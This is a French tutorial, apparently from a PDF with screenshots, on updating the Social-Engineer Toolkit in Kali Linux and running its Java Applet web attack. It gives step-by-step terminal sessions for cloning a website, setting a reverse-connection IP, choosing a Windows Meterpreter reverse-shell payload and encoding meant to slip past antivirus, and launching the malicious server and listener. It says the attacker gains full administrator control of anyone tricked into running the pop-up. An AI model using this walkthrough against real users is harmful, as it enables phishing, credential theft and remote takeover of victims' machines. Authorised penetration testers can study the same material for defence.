


Social Engeneering Toolkit

Le **Social Engineer Toolkit (SET)** a été créée et écrite par le fondateur de **TrustedSec**. Il est un outil entraîné **Python-open-source** visant les tests de pénétration en utilisant l'ingénierie sociale.

1. Démarrez **SET**, **Exploitation Tools** | **Social Engineering Tools**, | **se-toolkit**.



```
Terminal
File Edit View Terminal Help

The Social-Engineer Toolkit is designed purely for good and not evil. If you are
planning on using this tool for malicious purposes that are
not authorized by the company you are performing assessments for, you are violat
ing the terms of service and license of this toolset. By hitting
yes (only one time), you agree to the terms of service and that you will only us
e this tool for lawful purposes only.

Do you agree to the terms of service [y/n]: y

[!] The Social-Engineer Toolkit has officially moved to github and no longer use
s SVN.
[!] Ensure that you have GIT installed and this conversion tool will automatical
ly pull the latest git version for you.
[!] Do you want to do a manual install or have SET do the conversion to GIT for
you?

1. Automatic
2. Manual
3. Continue using SET (NO UPDATES ANYMORE!)

Enter your numeric choice: █
```

2. **Kali 1.0** ne comprend pas le répertoire **.git**. Pour mettre à jour, vous devez suivre les étapes suivantes:

a. Ouvrez un terminal et accédez à
cd / usr / share

b. Sauvegarde le répertoire en tapant :
mv set backup.set

c. Re-télécharger **SET** de **GitHub** en utilisant la commande suivante :

git clone https://github.com/trustedsec/social-engineer-toolkit/ set/

```
root@kali:/usr/share# cd /share
root@kali:/usr/share# mv set backup.set
root@kali:/usr/share# git clone https://github.com/trustedsec/social-engineer-toolkit
/ set/
Cloning into 'set'...
remote: Counting objects: 8970, done.
remote: Compressing objects: 100% (3100/3100), done.
remote: Total 8970 (delta 5956), reused 8870 (delta 5857)
Receiving objects: 100% (8970/8970), 46.19 MiB | 2.58 MiB/s, done.
Resolving deltas: 100% (5956/5956), done.
root@kali:/usr/share#
```

3. Sauver l'ancien fichier de configuration pour éviter à mettre le chemin du MSF :

cp backup.set/config/set_config set/config/set_config

4. vérifier que **SET** est en marche en introduisant la commande suivante :

se-toolkit

1.


```
root@kali:/usr/share# cp backup.set/config/set_config set/config/set_config
root@kali:/usr/share# se-toolkit

IMPORTANT NOTICE! The Social-Engineer Toolkit has made some significant
changes due to the folder structure of Kali and FSH (Linux).

All SET dynamic information will now be saved in the ~/.set directory not
in src/program_junk.


[!] Please note that you should use se-toolkit from now on.
[!] Launching set by typing 'set' is going away soon...
[!] If on Kali Linux, just type 'se-toolkit' anywhere...
[!] If not on Kali, run python setup.py install and you can use se-toolkit anywhere..
.
Press {return} to continue into SET.
```


1. Démarrer SET, Exploitation Tools | Social Engineering Toolkit | se-toolkit




Une fois mise à jour, sélectionnez l'option 1) **Social-Engineering Attacks**

3. nous allons sélectionner **Social Engineering Attacks**



4. sélectionnez **Website Attacks vector**



```
Applications  Places  Sat Nov 7, 4:01 PM  root
root@kali: ~
File Edit View Search Terminal Help

SET

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 6.0 [---]
[---] Codename: 'Rebellion' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:


1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules

99) Return back to the main menu.

set> 2
```

5. Sélectionnez **Credential harvesting Attack method**

6. Sélectionnez **Java attack Method**



```

Applications  Places  Sat Nov 7, 4:02 PM  root
root@kali: ~
File Edit View Search Terminal Help

99) Return back to the main menu.
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing a
ll at once to see which is successful.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method

99) Return to Main Menu
set:webattack>1
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
set:webattack>
root@kali: ~

```

7. SET demandera quel port d'écoute doit être utilisé. Dans la plupart des cas, laissé le port par défaut.

Le nouveau site cloné peut être utilisé comme un moyen de compromis des cibles. Vous avez besoin de tromper les utilisateurs en accédant au site cloné en utilisant un navigateur Internet. L'utilisateur accédant au site cloné obtenir un **Java pop-up**, qui si elle est exécutée, fournira un **Reserve_TCP Meterpreter** à votre serveur Kali. L'attaquant peut démarrer une session de **Meterpreter** et avoir des privilèges d'administrateur complets sur le dispositif accédant au site cloné.


```
Applications Places Sat Nov 7, 4:03 PM root@kali: ~
File Edit View Search Terminal Help
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
99) Return to Main Menu
set:webattack>1
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes/no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, what
[-] will be used for the connection back and to house the web server (your interface address)
set:webattack> IP address or hostname for the reverse connection:192.168.0.186
[-----]
Java Applet Configuration Options Below
[-----]
Next we need to specify whether you will use your own self generated java applet
, built in applet, or your own code signed java applet. In this section, you hav
e all three options available. The first will create a self-signed certificate i
f you have the java jdk installed. The second option will use the one built into
SET, and the third will allow you to import your own java applet OR code sign t
he one built into SET if you have a certificate.
Select which option you want:
1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.
Enter the number you want to use [1-3]:
```

```
Applications Places Sat Nov 7, 4:06 PM root@kali: ~
File Edit View Search Terminal Help
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: yMjnCVTHQF9
[*] Malicious java applet website prepped for deployment
What payload do you want to generate:
Name: Description:
1) Windows Shell Reverse_TCP Spawn a command shell on victim an
d send back to attacker
2) Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on victi
m and send back to attacker
3) Windows Reverse_TCP VNC DLL Spawn a VNC server on victim and s
end back to attacker
4) Windows Bind Shell Execute payload and create an acce
pting port on remote system
5) Windows Bind Shell X64 Windows x64 Command Shell, Bind TC
P Inline
6) Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Reverse
TCP Inline
7) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Wind
ows x64), Meterpreter
8) Windows Meterpreter All Ports Spawn a meterpreter shell and find
a port home (every port)
9) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP usi
ng SSL and use Meterpreter
10) Windows Meterpreter Reverse DNS Use a hostname instead of an IP ad
dress and spawn Meterpreter
11) SE Toolkit Interactive Shell Custom interactive reverse toolkit
designed for SET
12) SE Toolkit HTTP Reverse Shell Purely native HTTP shell with AES
encryption support
13) RATIE HTTP Tunneling Payload Security bypass payload that will
tunnel all comms over HTTP
14) ShellCodeExec Alphanum Shellcode This will drop a meterpreter paylo
ad through shellcodeexec
15) PyInjector Shellcode Injection This will drop a meterpreter paylo
ad through PyInjector
16) MultiPyInjector Shellcode Injection This will drop multiple Metasploit
payloads via memory
17) Import your own executable Specify a path for your own execut
able
set:payloads>2
Select one of the below, 'backdoored executable' is typically the best. However,
most still get picked up by AV. You may need to do additional packing/crypting
in order to get around basic AV detection.
```

```
Applications  Places  Sat Nov 7, 4:06 PM  root
root@kali: ~

File Edit View Search Terminal Help

encryption support
 13) RATTE HTTP Tunneling Payload      Security bypass payload that will
tunnel all comms over HTTP
 14) ShellCodeExec Alphanum Shellcode  This will drop a meterpreter paylo
ad through shellcodeexec
 15) PyInjector Shellcode Injection    This will drop a meterpreter paylo
ad through PyInjector
 16) MultiPyInjector Shellcode Injection This will drop multiple Metasploit
payloads via memory
 17) Import your own executable        Specify a path for your own execut
able

set:payloads>2

Select one of the below, 'backdoored executable' is typically the best. However,
most still get picked up by AV. You may need to do additional packing/crypting
in order to get around basic AV detection.

 1) shikata ga nai
 2) No Encoding
 3) Multi-Encoder
 4) Backdoored Executable

set:encoding>2
a

et:payloads> PORT of the listener [443]:443
[*] Generating x86-based powershell injection code for port: 22
[*] Generating x86-based powershell injection code for port: 53
[*] Generating x86-based powershell injection code for port: 443
[*] Generating x86-based powershell injection code for port: 21
[*] Generating x86-based powershell injection code for port: 25
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[-] Encoding the payload 4 times. [-]

[-] No encoders succeeded.
[*] Apache appears to be running, moving files into Apache's home

*****
Web Server Launched. Welcome to the SET Web Attack.
*****

[--] Tested on Windows, Linux, and OSX [--]
[--] Apache web server is currently in use for performance. [--]
[*] Moving payload into cloned website.
[*] The site has been moved. SET Web Server is now listening..
[-] Launching MSF Listener...
[-] This may take a few to load MSF...


root@kali: ~
```

```
Applications  Places  Sat Nov 7, 4:08 PM  root
root@kali: ~

